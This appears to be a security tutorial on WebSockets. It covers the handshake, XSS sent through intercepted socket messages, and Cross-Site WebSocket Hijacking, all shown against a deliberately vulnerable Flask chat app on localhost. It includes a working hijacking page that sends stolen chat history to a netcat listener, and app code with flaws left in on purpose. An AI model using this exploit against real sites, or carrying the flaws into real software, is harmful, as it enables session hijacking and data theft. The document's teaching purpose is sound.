A WebSocket is a communication protocol that creates a persistent, two-way connection between a web browser and a web server. This allows the server to instantly push data to the client, without the client needing to continually poll for additional information.
To initiate a web socket, the client sends a connection upgrade request in a standard HTTP GET request. This contains a Sec-WebSocket-Key, which is a random value that’s been base64 encoded. The server will append a GUID to the base64 value, and create a SHA-1 value that is subsequently base64 encoded.
GET /ws HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Sec-WebSocket-Version: 13
Origin: http://127.0.0.1:5000
Sec-WebSocket-Key: GI5Uu7caeeURe7/dv087Zw==
Connection: Upgrade
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: websocket
Sec-Fetch-Site: same-origin
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
The request contains a Sec-WebSocket-Key, which is a random value that’s been base64 encoded. The server will append a static GUID value (258EAFA5-E914-47DA-95CA-C5AB0DC85B11) to the base64 value, and create a SHA-1 value that is subsequently base64 encoded. The value is then supplied back to the client in the Sec-WebSocket-Accept header.
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: V4wln8x/OO6A/NuWdLa0W+QDdOc=
The client can then calculate the Sec-WebSocket-Accept response (since it knows the original request value and GUID). If it’s correct, communication will commence over the web socket, otherwise it’s considered a handshake failure.
The Sec-WebSocket-Key is not considered a security value, it is simply there to ensure the server understands the WebSocket protocol and helps prevent some forms of caching proxy interference.
WebSockets use the ws:// URI for plaintext traffic, and wss:// for encrypted traffic (similar to HTTP/HTTPS).
BurpSuite can be used to intercept web socket requests and responses.

Exploiting Vulnerabilities using Web Sockets
Requests sent over web sockets are susceptible to traditional types of web application vulnerabilities, such as Cross Site Scripting and SQL Injection.

To demonstrate this, I’ve included a deliberately vulnerable Python Flask application which is included at the bottom of this article. Running the application locally, and clicking the login button, we can then send messages in the chat window.

The application is vulnerable to Cross Site Scripting (XSS), so we can use BurpSuite to intercept a web socket message, and include a classic XSS payload.

The JavaScript will then execute in the users browser.
Cross-Site WebSocket Hijacking
Cross-Site WebSocket Hijacking (CSWSH) occurs when a website opens a WebSocket connection that only relies on the user’s cookies for authentication. If an attacker can trick a logged-in user into visiting a malicious site, that site may be able to establish a WebSocket connection to the target application using the victim’s cookies.
To demonstrate this, login to the Flask application.
Start a Python web server hosting the below HTML code.
python3 -m http.server 8000
<!DOCTYPE html>
<html>
<head>
    <title>Free Rewards Portal</title>
</head>
<body>
    <h1>Loading... Please wait.</h1>
    <script>
        const targetWsUrl = "wss://127.0.0.1:5000/ws";
        const ws = new WebSocket(targetWsUrl);

        ws.onopen = () => {
            console.log("[+] WebSocket connection established using victim's session!");
        };

        ws.onmessage = (event) => {
            const packet = JSON.parse(event.data);

            if (packet.type === "history") {
                console.log("[+] Flag hijacked from history:", packet.messages);

                fetch("http://127.0.0.1:9000/log?data=" + encodeURIComponent(JSON.stringify(packet.messages)), {
                    method: "GET",
                    mode: "no-cors"
                });
            }
        };

        ws.onerror = (err) => {
            console.error("[-] Connection failed:", err);
        };
    </script>
</body>
</html>
If a user is logged into the vulnerable application, the exploit payload will make a request to the websocket using their authentication cookie. The output from the web socket will then be forwarded to a netcat listener.

nc -lvp 9000
listening on [any] 9000 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 42246
GET /log?data=%5B%22System%3A%20Welcome%20to%20the%20secure%20admin%20chat.%22%2C%22Admin%3A%20Super%20secret%20messages%20here...%22%5D HTTP/1.1
Host: 127.0.0.1:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:8000/
Connection: keep-alive
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-site
Priority: u=4
Vulnerable Application
Setup a Python virtual environment and install the relevant web socket libraries.
python3 -m venv .
./bin/pip3 install flask flask-sock simple-websocket cryptography
./bin/python3 web_socket.py
from flask import Flask, render_template_string, session, request, jsonify, abort
from flask_sock import Sock
import json
import os

app = Flask(__name__)
app.secret_key = os.urandom(24)
sock = Sock(app)

clients = set()
messages = [
    "System: Welcome to the secure admin chat.",
    "Admin: Super secret messages here..."
]

@app.before_request
def block_unauthenticated_ws():
    if request.path == "/ws":
        if "user" not in session:
            return abort(403, "Unauthorized WebSocket Handshake")

HTML = """
<!doctype html>
<html>
<head>
    <title>Secure Chat</title>
    <style>
        body { font-family: Arial, sans-serif; width: 800px; margin: 40px auto; background: #f0f0f0; }
        .panel { background: white; border: 1px solid #ccc; padding: 20px; margin-bottom: 20px; border-radius: 4px; }
        #chat { background: #fafafa; border: 1px solid #ddd; height: 300px; overflow-y: auto; padding: 10px; margin-bottom: 10px; }
        .msg { margin: 5px; padding: 5px; border-bottom: 1px solid #eee; }
        input[type="text"] { width: 550px; padding: 8px; }
        button { padding: 8px 20px; cursor: pointer; }
        .status { font-weight: bold; color: #333; }
    </style>
</head>
<body>

<h2>WebSocket Portal</h2>

<div class="panel">
    <h3>Authentication Control</h3>
    <p>Current Status: <span id="auth-status" class="status">Checking...</span></p>
    <button id="btn-login" onclick="login()">Log In as Admin</button>
    <button id="btn-logout" onclick="logout()" style="display:none;">Log Out</button>
</div>

<div class="panel">
    <h3>Secure Admin Chat</h3>
    <div id="chat"></div>
    <input id="message" type="text" placeholder="Type a message..." disabled>
    <button id="btn-send" onclick="send()" disabled>Send</button>
</div>

<script>
let ws = null;
const authStatus = document.getElementById("auth-status");
const btnLogin = document.getElementById("btn-login");
const btnLogout = document.getElementById("btn-logout");
const msgInput = document.getElementById("message");
const btnSend = document.getElementById("btn-send");
const chat = document.getElementById("chat");

function checkAuth() {
    fetch("/auth-check")
    .then(res => res.json())
    .then(data => {
        if (data.authenticated) {
            authStatus.innerText = `Logged In (${data.user})`;
            authStatus.style.color = "green";
            btnLogin.style.display = "none";
            btnLogout.style.display = "inline-block";
            msgInput.disabled = false;
            btnSend.disabled = false;

            if (!ws || ws.readyState === WebSocket.CLOSED) {
                connectWebSocket();
            }
        } else {
            authStatus.innerText = "Guest (Unauthenticated)";
            authStatus.style.color = "red";
            btnLogin.style.display = "inline-block";
            btnLogout.style.display = "none";
            msgInput.disabled = true;
            btnSend.disabled = true;
            if(ws) { ws.close(); }
            chat.innerHTML = "";
        }
    });
}

function login() {
    fetch("/login", { method: "POST" })
    .then(res => res.json())
    .then(data => {
        alert(data.status);
        checkAuth();
    });
}

function logout() {
    fetch("/logout", { method: "POST" })
    .then(res => res.json())
    .then(data => {
        alert(data.status);
        checkAuth();
    });
}

function connectWebSocket() {
    ws = new WebSocket(
        (location.protocol === "https:" ? "wss://" : "ws://") + location.host + "/ws"
    );

    ws.onmessage = (event) => {
        const packet = JSON.parse(event.data);
        if(packet.type === "history"){
            chat.innerHTML = "";
            packet.messages.forEach(addMessage);
        }
        if(packet.type === "message"){
            addMessage(packet.message);
        }
    };

    ws.onerror = (err) => {
        console.error("WebSocket Error:", err);
    };
}

function send(){
    if(msgInput.value.trim() === "") return;
    if(ws && ws.readyState === WebSocket.OPEN) {
        ws.send(msgInput.value);
        msgInput.value = "";
    }
}

function addMessage(message){
    const div = document.createElement("div");
    div.className = "msg";
    div.innerHTML = message;
    chat.appendChild(div);
    chat.scrollTop = chat.scrollHeight;
}

document.getElementById("message").addEventListener("keypress", function(e){
    if(e.key === "Enter") send();
});

checkAuth();
</script>
</body>
</html>
"""

@app.route("/")
def index():
    return render_template_string(HTML)

@app.route("/auth-check")
def auth_check():
    if "user" in session:
        return jsonify({"authenticated": True, "user": session["user"]})
    return jsonify({"authenticated": False})

@app.route("/login", methods=["POST"])
def login():
    session["user"] = "admin"
    return jsonify({"status": "Successfully logged in as Admin!"})

@app.route("/logout", methods=["POST"])
def logout():
    session.pop("user", None)
    return jsonify({"status": "Logged out successfully!"})

@sock.route("/ws")
def websocket(ws):
    clients.add(ws)
    ws.send(json.dumps({
        "type": "history",
        "messages": messages
    }))

    try:
        while True:
            message = ws.receive()
            if message is None:
                break

            messages.append(f"{session['user']}: {message}")
            packet = json.dumps({
                "type": "message",
                "message": f"{session['user']}: {message}"
            })

            dead = []
            for client in clients:
                try:
                    client.send(packet)
                except Exception:
                    dead.append(client)

            for client in dead:
                clients.remove(client)
    finally:
        clients.discard(ws)

if __name__ == "__main__":
    app.config.update(
        SESSION_COOKIE_SAMESITE='None',
        SESSION_COOKIE_SECURE=True
    )
    app.run(debug=True, port=5000, ssl_context='adhoc')
In Conclusion
WebSockets provide an efficient mechanism for building interactive, real-time applications, but they should not be treated as a special case from a security perspective. Once the initial HTTP upgrade has completed, the connection becomes a long-lived communication channel capable of carrying sensitive data and application functionality. As demonstrated, any vulnerabilities in the messages exchanged over the socket such as Cross-Site Scripting can have significant consequences.